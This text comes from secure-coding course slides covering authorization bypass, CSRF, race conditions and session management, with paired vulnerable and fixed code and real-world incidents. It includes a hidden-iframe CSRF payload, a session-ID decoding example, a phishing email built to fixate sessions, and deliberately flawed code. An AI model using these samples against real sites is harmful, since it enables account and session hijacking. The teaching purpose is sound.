Trafficvisitor. (2009, July). *Change any PayPal price with Data Tamper for FireFox*. Retrieved February 15, 2011, from http://letsearndollar.blogspot.com/2009/07/change-any-paypal-price-with-data.html

Client

```
1   $customerid = AskForCustomerId();
2   $address = AskForAddress();
3
4   writeSocket($sock, "$user AUTH $customerid\n");
5   $resp = readSocket($sock);
6
7   if ($resp eq "authorized")
8   {
9      # request is authorized, go ahead and update the info!
10     writeSocket($sock, "$user CHANGE-ADDRESS $customerid $address\n");
11  }
12  else {  print "ERROR: You're not authorized to change customer's address.\n"; }
```

Server

```
1   ($user, $cmd, $customerid, $address) = ParseRequest($sock);
2
3   if ($cmd eq "AUTH")
4   {
5      $result = AuthorizeRequest($user, $customerid);
6      writeSocket($sock, "$result\n");
7   }
8
9   elsif ($cmd eq "CHANGE-ADDRESS")
10  {
11    if (validateAddress($address)) {
12       $res = UpdateAddress($customerid, $address);
13       writeSocket($sock, "SUCCESS\n");
14    }
15    else { writeSocket($sock, "FAILURE -- address is malformed\n"); }
16  }
```

An attacker can bypass authentication by just sending a CHANGE-ADDRESS command.

Secure Coding …

Client

```
1   $customerid = AskForCustomerId();
2   $address = AskForAddress();
3
4   writeSocket($sock, "$user CHANGE-ADDRESS $customerid $address\n");
5   $resp = readSocket($sock);
6
7   if ($resp ne "success")
8   {
9      error("$resp\n");
10  }
```

Server

```
1   ($user, $cmd, $customerid, $address) = ParseRequest($sock);
2
3   if ($cmd eq "CHANGE-ADDRESS")
4   {
5      $result = AuthorizeRequest($user, $customerid);
6      if ($result eq "authorized")
7      {
8         if (validateAddress($args))
9         {
10           $res = UpdateDatabaseRecord($customerid, $address);
11           writeSocket($sock, "SUCCESS\n");
12        }
13        else { writeSocket($sock, "FAILURE - malformed address\n"); }
14     else { writeSocket($sock, "FAILURE - not authorized\n"); }
15  }
```


Authorization Words to Live By: #4

- **CWE-352: Cross-Site Request Forgery (CSRF)**
  - An external website or application forces a client to make an unintended request to another application that the client has an active session with. Applications are vulnerable when they use known, or predictable, URLs and parameters; and when the browser automatically transmits all required session information with each request to the vulnerable application. (This is one of the only attacks specifically discussed in this document and is only included because the associated vulnerability is very common and poorly understood.)


CSRF

- Cross Site Request Forgery
  - Attacking site causes browser to make a request to target
- User logs into banking.co.nz
  - banking.co.nz sets an authentication cookie
  - User leaves but doesn't log out
- User browses to attacking site
  - Attacking site creates a post to banking.co.nz
  - Users browser sends cookie with post
  - Browser is already authenticated
- Defence
  - Each post must contain a random parameter value

CSRF


1. Login
2. Set-Cookie...
5. Forced Request (with Cookies) to
http://target/app?param=v1&p2=v2...
User's
Web
Browser
Target Web
App (such as a
Web Forum)
4. Response with Request to Target
<iframe style="width:0px; height:0px; border:
0px" src="http://target/app?
param=v1&p2=v2">
3. Request
Attacker's Web Site
(CSRF Host)


Secure Coding …



http://localhost:8084/TestStruts/HelloStruts2World.action?userName=123

Wrong Code

Secure Coding …




```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
    "http://www.w3.org/TR/html4/loose.dtd">
<%@taglib prefix="s" uri="/struts-tags" %><br />
<%@taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions"%>
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    </head>
    <body>
        <h2>Hello World!</h2>
        Message:
        ${message}
        <s:form method="GET" action="/HelloStruts2World.action">
            <s:token/>
            Enter your name:<s:textfield name="userName" />
            <s:submit value="Submit" />
        </s:form>
    </body>
</html>
```

http://localhost:8084/TestStruts/HelloStruts2World.acti

userName=123&

struts.token.name=struts.token&

struts.token=B154AN2E6MWVG74SZLZCGXN0RHF25

Fixed Code

Race Condition

- CWE-365: Race Condition in Switch
- CWE-366: Race Condition within a Thread

Race Condition

Thread 1	Thread 2


($10)
`function withdraw($amount)`
`{` **($10,000)**
`  $balance = getBalance();`
`  if($amount <= $balance)`
`  {` **($9,990)**
`  $balance = $balance - $amount;`
`  echo "You have withdrawn: $amount";`	


	($10)
	`function withdraw($amount)`
	`{` **($10,000)**
	`  $balance = getBalance();`
	`  if($amount <= $balance)`
	`  {` **($9,990)**
	`  $balance = $balance - $amount;`
	`  echo "You have withdrawn: $amount";`
	`  setBalance($balance);` **($9,990)**
	`  }`
	`  else`
	`  {`
	`  echo "Insufficient funds.";`
	`  }`
	`}`

`  setBalance($balance);` **($9,990)**
`  }`
`  else`
`  {`
`  echo "Insufficient funds.";`
`  }`
`}`	

Secure Coding …

- Use locking functionality
- Create resource-locking sanity checks
- Random Delay
- Semaphore / Mutex





Security Mechanism:

SESSION MANAGEMENT

Session Management Core Concepts

The need to track state in a stateless protocol = Session Management

A session identifier becomes a “something you have” method of authentication.

Options for passing data between browser and web or app server.

	HTML Headers (including Cookies)	HTML Body
Session ID		
All Data		

Session lifetimes become a critical part of your application security.


Session Management Words to Live By

- Enforce a reasonable session lifespan
- Leverage existing session management solutions
- Force a change of session ID after a successful login

Session Words to Live By: #1

- **CWE-613: Insufficient Session Expiration**
  - The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept a session ID, possibly via a network sniffer or Cross-site Scripting attack. Although short session expiration times do not help if a stolen token is immediately used, they will protect against ongoing replaying of the session ID. In another scenario, a user might access a web site from a shared computer (such as at a library, Internet cafe, or open work environment). Insufficient Session Expiration could allow an attacker to use the browser's back button to access web pages previously accessed by the victim.

Session Lifespan – Exploit Demo



Determine or capture another user's session ID – e.g., Firesheep

Keep the session alive and valid until the server reboots…

Real World – Session Lifetimes

Last Updated: Friday, 3 August 2007, 10:36 GMT 11:36 UK

E-mail this to a friend Printable version

Warning of webmail wi-fi hijack

Using public wi-fi hotspots has got much riskier as security experts unveil tools that nab login data over the air.

Security experts have gathered at Black Hat

Demonstrated at the Black Hat hacker conference in Las Vegas, the tools make it far easier to steal account details, said Robert Graham of Errata Security.

Identifying files called cookies are stolen in the attack which let hackers pose as their victim.

This gives attackers access to mail messages or the page someone maintains on sites such as MySpace or Facebook.

Help forum > Gmail > Managing Settings and Mail > Gmail logged-in users session never expires as long as browser window is open.

Gmail logged-in users session never expires as long as browser window is open.

Report abuse

DhruvinParikh
Level 1
12/5/10

When i log into gmail through IE 7 (even with ie 6) or any other browser at 10.00 AM in the morning, keep that browser window open and leave the computer idle for 12 hours, the session doesnt expire and I am not asked to re-login into gmail account. This shows that the session remains alive as along as the browser window is open. It seems the browser cookie never expires.

This is a huge security issue becasue someone might forget to logout and keep the browser open in office computer or in cyber cafe in the night. Even if the user changes his gmail account password at home, the gmail window open in cyber cafe computer will still allow cyber cafe users to access gmail inbox through already open gmail browser window as the session didnt expire.

Parikh, D. (2010, December 5). *Gmail logged-in users session never expires as long as browser window is open*. Retrieved February 17, 2011, from http://www.google.com.vc/support/forum/p/gmail/thread?tid=39841202c60f6b08&hl=en

Warning of webmail wi-fi hijack. (2007, August 3). Retrieved February 17, 2011, from http://news.bbc.co.uk/2/hi/technology/6929258.stm

Secure Coding …

- **General rule of thumb**
  - 30 minute timeout for inactivity
  - 12 hour hard time out

- **Session management setting are usually part of the application server configuration**
  - As developers we need to understand how these options affect our application and verify that the system admin has configured the server correctly

Session Words to Live By: #2

Leverage existing session management solutions

- **CWE-331: Insufficient Entropy**
- **CWE-334: Small Space of Random Values**
- **CWE-642: External Control of Critical State Data**
  - The lack of proper session expiration may improve the likely success of certain attacks. For example, an attacker may intercept

It's easier and generally more secure to use a vetted session management solution that has already been tested for these types of flaws.

Session Strength – Exploit Demo

```
ACTIVE SESSIONS
-----------------------------------------
CGISESSID = 224b3666303552fd710867c8ac482a4
CGISESSID = 76a240fd7e228ee6e771a02d2c4921a
CGISESSID = ca3e617110de9fa3645a72c90f1677e
CGISESSID = ???????
```

```
ACTIVE SESSIONS
-----------------------------------------
CGISESSID = 1256
CGISESSID = 1257
CGISESSID = 1258
CGISESSID = ???????
```

Can you guess the next Session ID that will be issued in each case?

Real World – Session ID Weakness

Just because it looks random…

For servers Netcraft has identified as vulnerable, the session ID is encoded using a simple rule. 5 bits at a time are taken from the binary session ID; these 5 bits form a number between 0 and 31. Numbers 0-25 are encoded with the corresponding letters A-Z; numbers 26-31 are encoded by the digits 0-5 respectively. It's a kind of "base32" encoding - which can be decoded trivially.

Here's a typical session ID being decoded:

```
$ echo -n "FGAZOWQAAAK2RQFIAAAU45Q" | ./base32.pl -d
29 81 97 5a 00 00 15 c8 c0 a8 00 01 4f 7e
```

This breaks up as: (all integers are in network byte order)

- Bytes 0-3: Timestamp
- Bytes 4-7: Session count
- Bytes 8-11: IP address of the server issuing the session ID
- Bytes 12-13: Random number (or zero, see below)

Timestamp goes up predictably, session count just increments, IP is static, and the 2 random bytes at the end are fixed at server start time.

Tovey, M. (2003, January 1). *Security advisory 2001-01.1*. Retrieved February 17, 2011, from http://news.netcraft.com/archives/2003/01/01/security_advisory_2001011_predictable_session_ids.html

Real World Example – Apple iForgot

22 March 2013

1) iforgot.apple.com – enter Apple ID
2) Select authentication method – “answer security questions”
3) Enter date of birth
4) Answer two security questions
5) Enter new password
6) Password is reset

Knowing someone’s Apple ID and DOB would allow construction of the URL after step #5.

The exploit was published on the day that Apple launched two-factor authentication for Apple ID accounts, which would have prevented the attack for anyone that had enabled it. Once activated, the feature replaces the security question based verification with a 4-digit code sent to the user's mobile device

Secure Coding …


- **As developers …**
  - We need to recognized when we need session management
  - We know not to roll our own

Session Words to Live By: #3

Force a change of session ID after a successful login

- **CWE-384: Session Fixation**
  - Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier gives an attacker the opportunity to steal authenticated sessions.

Session Fixation – Exploit Demo



Pre-Login

Post-Login

Send a 'baited' message to a target user.

From: dbaws@iss.org
To: lshields@iss.org
Subject: This is a well crafted phish to steal sessions
Date: 09/19/2011 04:19:28 PM

There has been an urgent update to the General Disaster report. Please login to the InSQR website as soon as possible and review, as this could have a direct impact on operational security!


-- Da Baws

Real World – Session Fixation

Session-fixation vulnerability in Joomla! (20100423)

At the end of last year, during a web-app pen-test on a target application based on Joomla!, a well-known open-source web-based Content Management System (CMS), I discovered that the Joomla! core session management system was prone to a session-fixation vulnerability. Joomla! failed to change the session identifier after a user authenticates. The issue has been finally made public on April 23, 2010.

Joomla! versions 1.5 through 1.5.15 are affected. Although I discovered the issue on version 1.5.14, and notified the Joomla! Security Strike Team (JSST) appropriately, through the Joomla Security Center and by e-mail on early November 2009, the fix couldn't get through the next version. The issue was fixed on version 1.5.16 (while the last available version as of today is 1.5.17).




Taddong. (2010, April 23). *Session-fixation vulnerability in Joomla!*. Retrieved February 17, 2011, from http://blog.taddong.com/2010/05/session-fixation-vulnerability-in.html

```
1   public int authenticate (HttpSession session)
2   {
3      string username = GetInput("Enter Username");
4      string password = GetInput("Enter Password");
5
6      // Check maximum logins attempts
7      if (session.getValue("loginAttempts") > MAX_LOGIN_ATTEMPTS)
8      {
9         lockAccount(username);
10        return(FAILURE);
11     }
12
13     if (ValidUser(username, password) == SUCCESS)
14     {
15        session.putValue("login", TRUE);
16        return(SUCCESS);
17     }
18     else return(FAILURE);
19  }
```

In order to exploit the code above, an attacker could first create a session (by visiting the login page of the application) from a public terminal, record the session identifier assigned by the application, and then leave the login page open. Next, a victim sits down at the same public terminal, notices the browser open to the login page of the site, and enters credentials to authenticate against the application. The code responsible for authenticating the victim continues to use the pre-existing session identifier, now the attacker simply uses the session identifier recorded earlier to access the victim's active session, providing nearly unrestricted access to the victim's account for the lifetime of the session.

Secure Coding …

```
1   public int authenticate (HttpSession session)
2   {
3       string username = GetInput("Enter Username");
4       string password = GetInput("Enter Password");
5
6       // Check maximum logins attempts
7       if (session.getValue("loginAttempts") > MAX_LOGIN_ATTEMPTS)
8       {
9           lockAccount(username);
10          return(FAILURE);
11      }
12
13      if (ValidUser(username, password) == SUCCESS)
14      {
15          // Kill the current session so it can no longer be used
16          session.invalidate();
17
18          // Create an entirely new session for the logged in user
19          HttpSession newSession = request.getSession(true);
20
21          newSession.putValue("login", TRUE);
22          return(SUCCESS);
23      }
24      else return(FAILURE);
25  }
```



Security Mechanism:

DATA VALIDATION

